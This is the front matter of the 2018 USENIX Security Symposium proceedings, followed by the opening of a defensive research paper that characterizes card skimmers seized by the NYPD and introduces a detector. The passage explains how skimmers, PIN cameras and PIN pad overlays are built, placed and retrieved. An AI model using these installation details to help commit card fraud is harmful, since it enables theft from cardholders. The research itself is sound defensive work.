conference

proceedings

# 27th USENIX Security Symposium

*Baltimore, MD, USA*

*August 15–17, 2018*

Sponsored by

usenix THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

ISBN 978-1-931971-46-1

Proceedings of the 27th USENIX Security Symposium

*Baltimore, MD, USA August 15–17, 2018*

# USENIX Security '18 Sponsors

## Platinum Sponsor

facebook

## Gold Sponsor

NSF

## Silver Sponsors

Baidu 百度 Google

## Bronze Sponsor

Dropbox

## Industry Partners and Media Sponsors

ACM *Queue*

Distributed Management Task Force (DMTF)

Electronic Frontier Foundation

FreeBSD Foundation

No Starch Press



ISBN 978-1-931971-46-1

# USENIX Supporters

## USENIX Patrons

Facebook • Google • Microsoft • NetApp • Private Internet Access

## USENIX Benefactors

Amazon • Bloomberg • Oracle • Squarespace • VMware

## USENIX Partners

Booking.com • Can Stock Photo • Cisco Meraki
Dealslands • Fotosearch • TheBestVPN.com

## Open Access Publishing Partner

PeerJ

**USENIX Association**

# Proceedings of the 27th USENIX Security Symposium

**August 15–17, 2018**
**Baltimore, MD, USA**

# Conference Organizers

## Program Co-Chairs

William Enck, *North Carolina State University*

Adrienne Porter Felt, *Google*

## Program Committee

Sadia Afroz, *International Computer Science Institute*

Devdatta Akhawe, *Dropbox*

Johanna Amann, *International Computer Science Institute*

Adam Aviv, *US Naval Academy*

Michael Bailey, *University of Illinois Urbana-Champaign*

David Barrera, *École Polytechnique de Montréal*

Adam Bates, *University of Illinois Urbana-Champaign*

Lujo Bauer, *Carnegie Mellon University*

Steven Bellovin, *Columbia University*

Joseph Bonneau, *New York University*

Herbert Bos, *Vrije Universiteit Amsterdam*

Kevin Butler, *University of Florida*

Joe Calandrino, *Federal Trade Commission*

Srdjan Capkun, *ETH Zurich*

Justin Cappos, *New York University*

Lorenzo Cavallaro, *Royal Holloway, University of London*

Neha Chachra, *Facebook*

Weidong Cui, *Microsoft Research*

Nathan Dautenhahn, *University of Pennsylvania*

Lucas Davi, *University of Duisburg-Essen*

Razvan Deaconescu, *University POLITEHNICA of Bucharest*

Brendan Dolan-Gavitt, *New York University*

Adam Doupe, *Arizona State University*

Tudor Dumitras, *University of Maryland, College Park*

Zakir Durumeric, *Stanford University*

Manuel Egele, *Boston University*

Sascha Fahl, *Ruhr University Bochum*

Kassem Fawaz, *University of Wisconsin–Madison*

Earlence Fernandes, *University of Washington*

Carrie Gates, *Securelytix*

Guofei Gu, *Texas A&M University*

Nadia Heninger, *University of Pennsylvania*

Thorsten Holz, *Ruhr-Universität Bochum*

Cynthia Irvine, *Naval Postgraduate School*

Trent Jaeger, *Pennsylvania State University*

Suman Jana, *Columbia University*

Mobin Javed, *Lahore University of Management Sciences (LUMS) and International Computer Science Institute, Berkeley*

Alex Kapravelos, *North Carolina State University*

Aniket Kate, *Purdue University*

Yongdae Kim, *Korea Advanced Institute of Science and Technology*

Taesoo Kim, *Georgia Institute of Technology*

Engin Kirda, *Northeastern University*

Yoshi Kohno, *University of Washington*

Farinaz Koushanfar, *University of California, San Diego*

Bo Li, *University of California, Berkeley*

Kangjie Lu, *University of Minnesota, Twin Cities*

Long Lu, *Northeastern University*

Mohammad Mannan, *Concordia University, Montreal*

Ivan Martinovic, *Oxford University*

Stephen McCamant, *University of Minnesota*

Damon McCoy, *New York University*

Jon McCune, *Google*

Patrick McDaniel, *Pennsylvania State University*

Prateek Mittal, *Princeton University*

Tom Moyer, *University of North Carolina, Charlotte*

Adwait Nadkarni, *College of William and Mary*

Muhammad Naveed, *University of Southern California*

Nick Nikiforakis, *Stony Brook University*

Cristina Nita-Rotaru, *Northeastern University*

Alina Oprea, *Northeastern University*

Mathias Payer, *Purdue University*

Zachary Peterson, *Cal Poly*

Christina Pöpper, *NYU Abu Dhabi*

Brad Reaves, *North Carolina State University*

Tom Ristenpart, *Cornell Tech*

Ahmad Sadeghi, *Technischen Universität Darmstadt*

Alessandra Scafuro, *North Carolina State University*

Vyas Sekar, *Carnegie Mellon University*

Micah Sherr, *Georgetown University*

Matthew Smith, *Universität Bonn, Fraunhofer FKIE*

Jessica Staddon, *Google*

Emily Stark, *Google*

Gianluca Stringhini, *University College London*

Cynthia Sturton, *University of North Carolina, Chapel Hill*

Nick Sullivan, *Cloudflare*

Patrick Tague, *Carnegie Mellon University, Silicon Valley*

Gang Tan, *Pennsylvania State University*

Vanessa Teague, *University of Melbourne*

Kurt Thomas, *Google*

Yuan Tian, *University of Virginia*

Patrick Traynor, *University of Florida*

Tanvi Vyas, *Mozilla*

Dan Wallach, *Rice University*

Gang Wang, *Virginia Tech*

Eric Wustrow, *University of Colorado Boulder*

Dongyan Xu, *Purdue University*

### Invited Talks Committee

Frank Chen, *Andreessen Horowitz*
Kevin Fu (Chair), *University of Michigan*
Casey Henderson, *USENIX Association*
Matthew Scholl, *National Institute of Standards and Technology (NIST)*

### Lightning Talks Chair

Adam Bates, *University of Illinois Urbana-Champaign*

### Poster Session Chair

Yuan Tian, *University of Virginia*

### Test of Time Awards Committee

Matt Blaze, *University of Pennsylvania*
Dan Boneh, *Stanford University*
Kevin Fu, *University of Michigan*
David Wagner, *University of California, Berkeley*

### Steering Committee

Matt Blaze, *University of Pennsylvania*
Dan Boneh, *Stanford University*
Kevin Fu, *University of Michigan*
Casey Henderson, *USENIX Association*
Thorsten Holz, *Ruhr-Universität Bochum*
Jaeyeon Jung, *Microsoft Research*
Engin Kirda, *Northeastern University*
Tadayoshi Kohno, *University of Washington*
Niels Provos, *Google*
Thomas Ristenpart, *Cornell Tech*
David Wagner, *University of California, Berkeley*
Dan Wallach, *Rice University*

## External Reviewers

AbdelRahman Abdou
David Adrian
Ghada Almashaqbeh
Benjamin Andow
Emre Ates
Sangwook Bae
Shehar Bano
Aditya Basu
Tim Blazytko
Nicole Borrelli
Ferdinand Brasser
Frank Capobianco
Anrin Chakraborti
Manki Cho
Seung Geol Choi
Shaanan Cohney
Moritz Contag
Xavier de Carné de Carnavalet
Razvan Deaconescu
Preetam Dutta
Ahmed Fawaz
Ellis Fenske
Pierre-Alain Fouque
Luis Garcia
Xinyang Ge
Dan Gopstein
Slawek Goryczka
Marcella Hastings
Ben Heidorn
Grant Hernandez
Nima Honarmand
Kevin Hong
James Huang
Matthew Jagielski
Kai Jansen
Yuan J. Kang
Yiğitcan Kaya
Christoph Kerschbaumer
Hassan Khan
Chung Hwan Kim
Beom Heyn Kim
Doowon Kim
Hongil Kim
Dohyun Kim
Katharina Kohls
Philipp Koppe
BumJun Kwon
Yujin Kwon
Wenting Li
Shen Liu
Radu Mărginean
Travis Mayberry
Abner Mendoza
Ilya Mironov
Esfandiar Mohammadi
Preston Moore
Ben Niu
Juwhan Noh
Andrew Paverd
Andre Pawlowski
Kexin Pei
Giuseppe Persiano
Giuseppe Petracca
Theofilos Petsios
Jannik Pewny
Ivan Pustogarov
Michael Rodler
Tim Ruffing
David Rupprecht
Ralf Sasse
Theodor Schnitzler
Srinath Setty
Barak Shani
Mahmood Sharif
Divya Sharma
Dongdong She
Hocheol Shin
Rob Smith Brotzman
Yunmok Son
Elizabeth Stobert
Guillermo Suarez-Tangil
Octavian Suciu
Sebastian Surminski
Dave (Jing) Tian
Santiago Torres-Arias
Jalaj Upadhyay
Luke Valenta
Daniele Venturi
Emanuel von Zezschwitz
Haopei Wang
Michelle Wong
Lei Xu
Mark Yampolskiy
Guangliang Yang
Arkady Yerukhimovich
Dongrui Zeng
Lianying Zhao
Ziyun Zhu

# Message from the 27th USENIX Security Symposium Program Co-Chairs

Welcome to the USENIX Security Symposium in Baltimore, MD! We hope you enjoy the outstanding technical program and invited talks. Now in its 27th year, the symposium brings together researchers and practitioners from across the field. We encourage you to engage with the community through our events, hallway track, and questions for speakers.

The USENIX Security Symposium continues to attract a very large number of high-quality submissions. We received 524 submissions by the February 8, 2018 deadline. This is the second-highest number of submissions, although it represents an 8.4% decrease from 2017. One interpretation is that the previous rate of growth (10-20% per year) may not be indefinitely sustainable by our community. Another possible factor is that the IEEE Symposium on Security and Privacy switched to a rolling submission model last year.

The composition of the technical program committee (PC) is important for ensuring a fair and selective peer-review process. To handle the large number of submissions, we assembled the largest PC to date: 2 chairs and 86 members. We wanted to assemble a PC that was diverse in terms of geography, area of expertise, gender, race, level of seniority, and institution type. Members of the resulting program committee were 22% female, 29% junior, 12% industry, and 20% based outside of the US. We challenge future conference chairs to also share committee composition statistics, so that we may hold our community accountable to diversity. Despite our efforts, there is still significant room for improvement, particularly in gender and racial representation.

New this year, we introduced a Review Task Force (RTF) that helped to ensure review quality and encourage positive online discussion for papers advancing to Round 2. The RTF was inspired by a recent addition to the NDSS review process. We invited five senior members of the community to serve on the RTF. RTF members provided detailed feedback on the quality of reviews. Each RTF member was assigned around 60 papers to oversee, in exchange for a lightened review workload. During the PC meeting, RTF members also acted as a proxy for members not in attendance. We found significant value in the RTF and encourage other conferences to adopt this model.

As in recent years, we used a double-blind review process with two rounds of review. Of the 524 submissions, 500 were considered in Round 1 (20 papers were administratively rejected for violating the call for papers, and four were withdrawn). Following four weeks of review and one week of discussion, 188 papers were Early Rejected on March 20, 2018. A paper was rejected if it received no positive scores, had at least one confident reviewer, and neither of the reviewers saw value in additional reviews. Authors of the remaining 312 papers were given the opportunity to respond to specific questions raised by reviewers (in contrast to last year, authors of early rejected papers were not given the opportunity to appeal). We felt the authors' response was a valuable mechanism to help authors participate in the discussion of their submissions. We observed several discussions that were affected by the authors' responses. Each Round 2 paper was assigned two or more additional reviews.

The unfortunate reality of a large program is that it is impossible to discuss all Round 2 papers in a two-day meeting. We therefore encouraged reviewers to come to consensus during the three-week online discussion phase. The PC chairs reviewed and ratified online decisions to reject or accept papers. Due to the large anticipated number of accepted papers, some papers needed to be accepted without in-person discussion; the chairs discussed those papers, and committee members were able to chime in online. Before the in-person meeting, we accepted 27 and rejected 162 of the 312 Round 2 papers, with a handful of papers nearing a decision.

The PC meeting was held on April 30th and May 1st of 2018 on NC State University's Centennial campus in Raleigh, NC. Half of the PC (41 members) were invited to attend the in-person meeting. Due to vigorous online discussions, we were able to focus our time on the papers that really needed in-person discussion. This meant that we rarely needed to stop discussions due to the lack of time. We clustered papers into rough topic areas to allow papers within similar areas to be judged in close proximity. We told the PC that we hoped to accept at least half of the approximately 100 papers slated for discussion, but we hid the total number of accepted papers so that discussions could focus on the merits of individual papers.

We accepted a total of 100 papers, representing a 19% acceptance rate. Of these papers, 43 were conditionally accepted to ensure specific changes appeared in the final version. The number of accepted papers is a record for the symposium, reflecting both the large number and high quality of submissions. The symposium continues to be exceptionally competitive. We congratulate authors on their excellent work and notable achievement!

It was our honor and pleasure to witness the large community effort that brings together the USENIX Security Symposium. All PC members did an incredible amount of work, and the high quality of the program is a testament to their effort and dedication. Each member reviewed about 20 papers, for a total of over 1600 reviews and 4600 comments. We would especially like to thank the Review Task Force: Lujo Bauer, Srdjan Capkun, Nadia Heninger, Alina Oprea, and Patrick Traynor. Yoshi Kohno was our steering committee liaison and was a continual resource and sounding board. We also thank the external reviewers who were brought in due to their particular expertise to review a few specific papers. We would also like to thank the invited talks committee (Frank Chen, Kevin Fu, Casey Henderson, and Matthew Scholl), the Test of Time award committee (Matt Blaze, Dan Boneh, Kevin Fu, and David Wagner), the poster session chair Yuan Tian, and the lightning talks chair Adam Bates. The staff at USENIX ensure that everything runs smoothly behind the scenes; Casey Henderson and Michele Nelson specifically helped us in innumerable ways. Finally, we thank all of the authors of the 524 submitted papers for participating in the 27th USENIX Security Symposium.

William Enck, *North Carolina State University*
Adrienne Porter Felt, *Google*
USENIX Security '18 Program Co-Chairs

# USENIX Security '18:
# 27th USENIX Security Symposium

## August 15–17, 2018
## Baltimore, MD, USA

### Security Impacting the Physical World



### Memory Defenses



### Censorship and Web Privacy

## Understanding How Humans Authenticate



## Vulnerability Discovery



## Web Applications

## Anonymity



## Privacy in a Digital World



## Attacks on Crypto & Crypto Libraries

## Enterprise Security



## Zero-Knowledge



## Network Defenses



## Fuzzing and Exploit Generation



## TLS and PKI

## Vulnerability Mitigations



## Side Channels



## Cybercrime

## Web and Network Measurement



## Malware



## Subverting Hardware Protections



## More Malware

## Attacks on Systems That Learn



## Smart Contracts



## Executing in Untrusted Environments



## Web Authentication

## Wireless Attacks



## Neural Networks



## Information Tracking

# Fear the Reaper: Characterization and Fast Detection of Card Skimmers

Nolen Scaife
*University of Florida*
*scaife@ufl.edu*

Christian Peeters
*University of Florida*
*cpeeters@ufl.edu*

Patrick Traynor
*University of Florida*
*traynor@cise.ufl.edu*

## Abstract

Payment card fraud results in billions of dollars in losses annually. Adversaries increasingly acquire card data using skimmers, which are attached to legitimate payment devices including point of sale terminals, gas pumps, and ATMs. Detecting such devices can be difficult, and while many experts offer advice in doing so, there exists no large-scale characterization of skimmer technology to support such defenses. In this paper, we perform the first such study based on skimmers recovered by the NYPD's Financial Crimes Task Force over a 16 month period. After systematizing these devices, we develop the Skim Reaper, a detector which takes advantage of the physical properties and constraints necessary for many skimmers to steal card data. Our analysis shows the Skim Reaper effectively detects 100% of devices supplied by the NYPD. In so doing, we provide the first robust and portable mechanism for detecting card skimmers.

## 1 Introduction

Credit and debit cards dominate the payment landscape. Such cards have fundamentally transformed consumer behavior, from reducing the dangers of needing to carry large sums of cash to eliminating interaction between customers and employees at gas stations. Consumers now prefer to use such payment cards in the retail setting by a margin of more than three-to-one [52].

Almost as well-known as the cards themselves is the ease with which fraud can be committed against them. Attackers often acquire card data using skimmers – devices attached to legitimate payment terminals that are designed to illicitly capture account information. Once installed, skimmers are nearly invisible to the untrained eye and allow attackers to sell stolen data or create counterfeit cards. Such fraud is projected to reach over $30 billion by 2020 [5]. Moreover, even with the increased rollout of EMV-enabled cards, such fraud continues to grow, with ATM fraud increasing nearly 40% in 2017 [28]. Without reliable methods for rapidly identifying the presence of skimming devices, the frequency of such fraud is likely to continue growing.

In this paper, we design and deploy a device for detecting skimmers. We start by conducting the largest ever academic analysis of such devices. We then use the results of this analysis to develop the *Skim Reaper*, a portable, payment card-shaped device that relies on the intrinsic properties of magnetic stripe reading to detect the presence of additional read heads in a payment terminal. The Skim Reaper is inserted into the card slot and counts the number of read heads present in the slot; those payment terminals with more than one are identified as having a skimmer.

We address these problems through the following contributions:

- **Characterize and Taxonomize Recovered Skimmers:** We partnered with the New York Police Department's (NYPD) Financial Crimes Task Force and systematized the unique skimmers they identified across nearly 16 months. To the best of our knowledge, our taxonomy is the first large-scale academic examination of real skimmers. We then use this analysis to show that common advice to consumers to detect skimmers is *not* effective against modern skimming attacks.
- **Develop Portable Detection Tool:** We develop and present the Skim Reaper, a card-shaped device for detecting multiple read heads in a card slot. We explain the physics of reading magnetic stripe cards, then show how these can be used to both effectively detect read heads and prevent adversarial countermeasures.
- **Validate Tool Using Real Skimmers:** We first confirm the effectiveness of our system on a custom,





Figure 1: F2F Encoding: A polarity transition per clock cycle encodes a `0`, whereas two encode a `1`.

conspicuous 3D-printed skimmer. We then use 10 real-world skimmers to show that our system is robust against a wide variety of skimmer form factors.

The security of payment systems in general, and ATMs in specific, has long been studied in Computer Security [11]. Many members of the public even argued that such devices were already secure enough to use for national elections (although significant research in that space disagreed with such an assertion [32, 47, 45]). Unfortunately, these systems remain significantly vulnerable and require continued attention.

The remainder of the paper is organized as follows: Section 2 offers a primer on payment card readers and fraud against those devices; Section 3 analyzes and categorizes the skimming devices found by the NYPD's Financial Crimes Task Force in 2017; Section 4 details the design of the "Skim Reaper" detector; Section 5 provides experimental results against real recovered skimming devices; Section 6 discusses countermeasures and other insights; Section 7 examines related research; and Section 8 gives our concluding remarks.

## 2 Fundamentals of Card Reading & Fraud

### 2.1 Magnetic Stripe Encoding

Magnetic stripes store small amounts of data using frequency/double frequency (F2F) encoding. F2F stores both the clock and the data, allowing a reader to quickly synchronize and read the data when the card moves at an inconsistent speed (such as when being swiped). Figure 1 shows how decoding is performed: when the magnetic polarity change occurs within a clock cycle, the bit is a `1`. Otherwise, it is a `0`. Finally, the bitstream is decoded into plaintext characters containing the card data (e.g., name, account number, and expiration date). Data is stored on up to three adjacent tracks on a single stripe [29, 30], each having its own standard for character encoding and density.

### 2.2 Fraud

Magnetic stripe cards offer no inherent protection from duplication. All data contained on a card's tracks are written as plaintext, and an adversary with access to the magnetic stripe (e.g., with a skimmer) can create a legitimate card. These cloned cards, while magnetically distinguishable from the originals [4, 48], contain the same data as the originals.

To prevent the use of counterfeit cards, banks and payment networks added Card Verification Values (CVVs). CVV1 codes are part of the data on the magnetic stripe. This code prevents the card from being cloned with only knowledge of data printed on the physical card (e.g., the account number). However, if the adversary has access to read the card's magnetic stripe, the CVV1 code is easily cloned along with the rest of the stripe data. CVV2 codes are printed on the physical card and are often requested when making phone or online purchases (known as "card not present transactions"). This code is intended to prove possession of the original card. Adversaries can either acquire this code by recording PIN entry with a camera[1], through sites that sell card data with codes, and with compromised web browsers [35].

Once the adversary has obtained data and created a counterfeit card, the cards are "cashed out." When cashing out, counterfeit cards are used to either purchase goods (to be resold later) or to retrieve cash from an ATM. Once purchases for a given card are declined, the cards are discarded.

In the remainder of this paper, we focus on the problem of detecting acquisition of payment card data. Without this data, adversaries will be unable to perform card fraud.

### 2.3 Common Advice

Card skimming is a well-known crime, and advice aimed at protecting consumers is widespread. The most common suggestions are:

1. Look for signs of a skimmer.
2. Pull on the card reader.
3. Use a smartphone app to scan for skimmers with Bluetooth radios.
4. Use an EMV (Chip) card.
5. Use cash.

While seemingly helpful on their surface, many of these tips offer little in terms of specific steps. Beyond common sense, Tips 1 and 2 suggest that users know how payment devices should look and feel.

[1] Some credit and debit cards have the CVV2 printed on the face of the card and (for cards with the code on the back) some card acceptors allow the card to be inserted face down, allowing a camera with a view of the card to capture the code.

| Location / Type | ATM | Gas Pump | POS Terminal | Total |
|---|---|---|---|---|
| **Bank** | | | | **12** |
| Deep Insert | 10 | | | |
| Shimmer | 2 | | | |
| **Gas Station** | | | | **6** |
| Internal | | 5 | | |
| Overlay | 1 | | | |
| **Hotel** | | | | **3** |
| Overlay | 2 | | | |
| Wiretap | | | 1 | |
| **Restaurant** | | | | **5** |
| Overlay | 5 | | | |
| **Retail** | | | | **9** |
| Deep Insert | 1 | | | |
| Overlay | 5 | | 3 | |
| **Total** | 26 | 5 | 4 | **35** |

Table 1: The breakdown of skimmer BOLOs by the NYPD Financial Crimes Task force between 2016-Jul-14 and 2017-Nov-11. ATMs were the most widely attacked device using both deep-insert and overlay skimmers.

Tip 3 proposes the use of a smartphone-based app for detecting Bluetooth radios. Of all of the above tips, this is the most easily testable, and the strength of this tip can be evaluated based on an analysis of the relative use of Bluetooth radios by skimming devices.

Tip 4 suggests that users have the option to use a chip-enabled card; however, EMV deployment is far from universal. For instance, less than 7% of ATMs in New York City accept EMV [44], and ATMs in Europe with EMV enabled continue to see an increase in skimmers [34]. This is because EMV-enabled cards have a magnetic stripe as a backup, which attackers can still use to clone card data.

Finally, Tip 5 requires that users essentially abandon payment cards or fundamentally change their behaviors (e.g., instead of paying at the pump, go inside the gas station, wait in line and pay with cash). Security solutions requiring significant behavioral changes are unlikely to be successful.

We will use our observations in the next section to further evaluate Tips 1, 2, and 3.

# 3 Characterizing Real-World Skimmers

As we discussed, common advice for reducing the risk of being a victim of skimming is pervasive. These arguments are based on the detectability of single skimmer models and not on a complete understanding of skimming attacks. To the best of our knowledge, there has been no systematization of real-world skimmers, leading to a gap in our understanding of these devices and how they continue to be successful despite this advice.

To gain a better understanding of the skimmers found in practice, we partnered with the NYPD Financial Crimes Task Force and obtained their skimmer BOLOs[2] for the time ranging from 2016-Jul-14 to 2017-Nov-11. The 35 memos we obtained provide the location, type, and data retrieval method for *unique* skimmers discovered during this time. Table 1 shows the breakdown of each of the recovered skimmers. Multiple devices of the same campaign do not result in an additional BOLO. As a result, they provide clear insight into the variety of skimming technology confiscated by police in the New York City market. We explore these reports and perform the first large-scale characterization and breakdown of skimmers.

## 3.1 Taxonomy

In the skimmers discovered by the NYPD, we found five distinct installation points for skimmers in two categories: those that require only *external access* to the target device and those that require *internal access*. For external access, the skimmer can be installed without opening the payment device[3]; for internal access, the payment device must be opened (e.g., via key or drilling a hole). We further divide these into skimmer *types*, which for external-access skimmers consist of: those that fit on the magnetic stripe slot (overlays), those that fit in the magnetic stripe slot (deep-inserts), those that fit in the EMV slot (shimmers), and those that fit on the physical communication line (wiretaps). Figure 2 provides a diagram of an ATM with the placement of each type of skimmer.

### 3.1.1 External-Access Skimmers

Skimmers requiring no access to the internals of the target machine were the most common type of device recovered. These are the lowest-risk devices to deploy since they can be installed in seconds [54] and are difficult to identify without expertise.

**Overlays** were the most prevalent device discovered in our data set, comprising nearly half (46%) of the skimmers. These devices are placed on top of the card slot using a form factor custom-designed to match the target machine. The rear side of the overlay contains a magnetic read head, decoding and storage equipment, and a battery. Since the overlay sits atop the card acceptor, only millimeters exist between the new façade and

[2] "Be on the lookout:" These memos are sent out to inform other officers to watch for similar attacks.

[3] For simplicity, we refer to any device which accepts a consumer payment card (e.g., an ATM, POS terminal, or gas pump) as a *payment device* unless discussing a specific type of device.





Figure 2: A cross-section of an ATM with skimmers having internal access (Internal) and external access (Overlay, Deep-Insert, EMV Shimmer, and Wiretap).

the original, so the adversary has little room to add additional features or battery capacity. Figure 3 shows a typical overlay skimmer. While common advice is to tug on these devices, our contacts inform us that the tape to hold it on is often strong enough to resist pulling the device straight off without a prying tool (such as a knife). This prevents the skimmer from falling off or being easily removed; these skimmers often cost hundreds or thousands of dollars each, so the adversary is motivated to keep the devices. Although Tip 2 may result in some success in detecting skimmers, this remains unreliable, invalidating Tip 2.

When the victim's card is inserted, an independent read of the card is performed, decoded, and stored. While we initially expected these devices to have wireless data retrieval capabilities, only 2 of the 16 devices had this capability. Our partners informed us that because these are battery powered and have limited space, the devices must be retrieved every 2-3 days. Upon retrieval, the adversaries will download any data and recharge the device before redeploying it. The two devices in the data set with wireless data capabilities both targeted point-of-sale terminals, where the device can be made physically larger. However, the adversaries do not have the capability to arbitrarily size their skimmers; the amount of space available is dependent on the targeted payment device.

For adversaries to successfully skim an ATM card (the most common attack in this dataset), they must also capture the victim's PIN. There are two mechanisms to accomplish this:

First, the adversary can deploy a camera to record the victim's hand as the PIN is typed. Figure 4 shows a frame of a real video from a skimming camera released to us by police. These cameras are most frequently fully-independent devices, containing their own storage and battery. The attacker relies on time sequences to manually match PIN entry video to card data. We observed that when law enforcement tries to determine if a payment device has a skimmer, they first look for the camera's pinhole since it is faster for them to identify than other mechanisms (e.g., deep-inserts, which we describe below), *further indicating that advice such as pulling the card acceptor may not be effective*. These cameras are small enough that adversaries can hide them inside ATM light fixtures. Figure 5 shows such a pinhole camera. Adversaries remove the light figures from ATMs, drill small holes, mount the cameras behind the lights, and remount the lights. Such a small hole is made more difficult to spot when a bright light shines near it; consumers cannot reasonably be expected to find these. We measured the camera pinhole on a skimmer (shown later in Figure 13c) at 1 mm. Accordingly, these devices are nearly impossible for consumers to visually detect, invalidating Tip 1.


Second, the adversary can deploy a PIN pad overlay onto a point-of-sale terminal. These devices are placed on top of the original PIN pad such that when the victim enters their PIN, each press is received by both the overlay and the payment terminal. Such a device can be seen in Figures 6 and 13g. Ultimately, these devices are also difficult to detect because they are custom fit to the attacked terminal.

**Deep-Inserts** are placed inside the magnetic stripe card slot. These devices were constructed of a metal frame custom fit to the internals of the target machine. Figure 7 shows a deep insert skimmer recovered by the NYPD. To install these, adversaries use a tool to push the skimmer into the card slot and press it down. The skimmer sits in a small empty space inside the card acceptor, which can lead to a small amount of resistance between a victim's card and the skimmer as the card drags on the skimmer.

Like overlays, they contain an additional read head, decoding and storage hardware, and a small battery for performing an independent read of the card. They also must be removed for recharging and data retrieval.

**Wiretaps** sit on the communication path (typically an Ethernet cable) and perform a man-in-the-middle attack on the transmitted card data. The fact that this attack is effective implies that basic best practices for handling sensitive data (e.g., SSL/TLS with working certificate validation) are often not properly deployed.

**EMV Shimmers** are installed inside the EMV card slot and intercept the communication path between the EMV chip on the card and the payment terminal. Since the EMV chip contains a nearly-complete replica of the magnetic stripe data, acquiring this data has some value to the adversary. However, the chip does not contain the CVV1 present on the stripe; instead, it provides a code known as the iCVV. This prevents the adversary from making a perfect counterfeit magnetic stripe card, though



(a) Front (b) Rear (c) Installed

Figure 3: The front and rear of a typical overlay skimmer along with a photo of the skimmer installed on a real ATM, as captured by the NYPD. From the rear, the hardware for reading and storing the card data can be seen.


Figure 4: This is a frame of video captured by a camera deployed alongside a skimmer. The adversary uses the camera to capture the victim's PIN upon entry. With both card data and the PIN, the card can be used to obtain cash.

the cards may be used where CVV validation is not performed [33].

#### 3.1.2 Internal-Access Skimmers

**Internal** skimmers are physical taps installed inside a payment terminal. They intercept the communications path between the card reader and other components. As a result, this single device provides access to both card data and any entered PIN.

This type of skimmer was found only inside gas pumps. These devices tap power from the host device, allowing permanent deployment with wireless data retrieval capabilities. As a result, all 5 of the recovered internal skimmers contain Bluetooth hardware for obtaining the data. Since there is no outward appearance of tampering, our contacts informed us that these often




Figure 5: Adversaries modify original ATM light fixtures with pinholes for cameras, such as the one circled in red.


capture cards for months before detection.

### 3.2 Targets

Banks and ATMs represented the majority of targeted locations and devices. We initially believed that banks would have sufficient security measures to deter attackers. However, upon discussion with law enforcement officers, we found that these are targeted because their ATMs are often in the front where they can be accessed when the branch is closed. Furthermore, they are likely to offer attackers some privacy during off-peak times. Branch ATMs are kept behind locked doors when the branch is closed, allowing customers to swipe their card on the door for access to the ATMs. Door skimmers are functionally identical to other overlay deep-insert skimmers. As a result, the door locks are not only ineffective at restricting access from attackers, they are also a source of card data. Attackers with both card data and a PIN can recover large sums of cash in a short time. The ease of this attack leads ATMs to be the most targeted device with 74% of recovered skimmers.

Gas stations followed banks, which our contacts in-


(a) PIN Pad Overlay



(b) Reverse

Figure 6: PIN pad overlays can be applied over the payment terminal to collect the PIN as the victim enters it, allowing the adversary to use a skimmed card to retrieve cash from an ATM.

(a) Top

(b) Bottom

Figure 7: This deep-insert skimmer is machined to a custom fit for the targeted payment terminal.

formed us is due to poor security measures taken by these locations. The access to the payment device internals is protected by a simple lock. No alarm is triggered when the pump is opened, so adversaries that operate quickly and discreetly encounter no resistance to installing an internal skimmer inside the pump. Although it is often difficult to know the exact date the skimmer was installed, the NYPD told us that these skimmers can be in place as long as 6 months without detection. Unlike the majority of external skimmers, we believe this problem is caused solely by poor operational standards and could be resolved with basic physical security practices.

Finally, restaurants, hotels, and other retail establishments constitute the remaining 17 skimmers in the data set. ATMs remained the primary targeted device, however in these locations overlay skimmers were preferred over the deep-inserts seen at banks. The retail standalone ATMs typically found in these locations are manufactured by different vendors (e.g., Hyosung, Triton) than those installed at banks (e.g., Diebold, NCR). We suspect that the manufacturer and model may influence the type of skimmer used, but our dataset does not contain complete make and model data.

### 3.3 Data Retrieval and Bluetooth

